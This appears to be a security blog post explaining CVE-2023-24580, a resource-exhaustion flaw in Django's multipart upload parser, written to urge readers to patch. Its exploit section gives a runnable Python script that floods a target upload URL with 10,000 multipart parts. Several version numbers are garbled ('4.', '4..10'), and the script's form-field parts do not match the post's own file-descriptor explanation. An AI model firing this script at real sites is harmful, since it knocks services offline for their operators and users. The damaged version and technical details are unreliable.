
Django is one of the most popular web frameworks for Python, powering millions of sites and APIs. But in early 2023, a subtle but dangerous flaw was discovered: attackers could send crafted multipart form data to overwhelm your Django server, causing it to crash or slow to a crawl. This post is your go-to guide to understanding CVE-2023-24580, with plain-language explanations, code snippets, exploit details, and links to authoritative sources.
What is CVE-2023-24580?
CVE-2023-24580 is a security weakness found in Django’s Multipart Request Parser. Multipart parsing is what handles file uploads in web forms. Starting in version 3.2 and including early versions of 4. and 4.1, Django’s handling of multipart requests could let an attacker exhaust server resources—file descriptors or memory—just by sending a huge number of “parts” in a single request.
Official Django announcement
- Django Security Advisory, March 1, 2023
- NVD Entry CVE-2023-24580
Technical Details
The multipart parser module in Django breaks incoming file upload requests into “parts”: each part is either a file or a form field. Normally, users only upload a few files at a time. But there's nothing stopping someone from sending millions of parts, which Django will try to process all at once.
Each part in the multipart request can create a temporary file, even if it’s totally empty or invalid.
The server opens a file for each part and keeps it open until the request finishes.
- If an attacker sends thousands of parts, the server can quickly hit the operating system’s “too many open files” limit, or run out of memory for all those objects.
Exploit: How an Attacker Abuses This Flaw
Let’s see how you’d send a dangerous request to a vulnerable Django site.
Suppose the attacker writes a script to send a multipart form with 10,000 parts.
Python Proof-of-Concept Exploit
import requests

# Target URL (change this!)
url = 'https://vulnerable-django-site.com/upload/';

# Build multipart form data with 10,000 tiny parts
boundary = 'attackboundary'
body = ''
for i in range(10000):
    body += f'--{boundary}\r\nContent-Disposition: form-data; name="f{i}"\r\n\r\nx\r\n'
body += f'--{boundary}--\r\n'

headers = {
    'Content-Type': f'multipart/form-data; boundary={boundary}'
}

r = requests.post(url, data=body, headers=headers)
print(f"Status: {r.status_code}")
Best Solution: Upgrade Django!
- Django 3.2.18, 4..10, or 4.1.7 and newer sets hard limits (100 parts maximum) and drops file descriptors as soon as possible. (See Django Patch)
Summary Table
| Risk | Details |
|----------------|--------------------------------------------------------------|
| Resource Risk | Too many open files, memory exhaustion |
| Exploit Vector | Large multipart form (many parts) |
| Impact | DoS (your Django app and maybe server can be knocked offline)|
| Fixed In | 3.2.18+, 4..10+, 4.1.7+ |
| References | Django Advisory, CVE-2023-24580 |
Final Thoughts
If you run a Django site, especially one accepting file uploads, make sure you patch NOW. Bugs like CVE-2023-24580 are easy to exploit and hard to notice until users complain or your server crashes.
Want to learn more?
- Django Project Security Releases
- Github Patch Discussion
- Guide to Handling User Uploaded Files Securely
Stay safe, keep up to date, and monitor your logs!
*Feel free to share this article and help others secure their Django projects.*
Timeline
Published on: 02/15/2023 01:15:00 UTC
Last modified on: 04/28/2023 05:15:00 UTC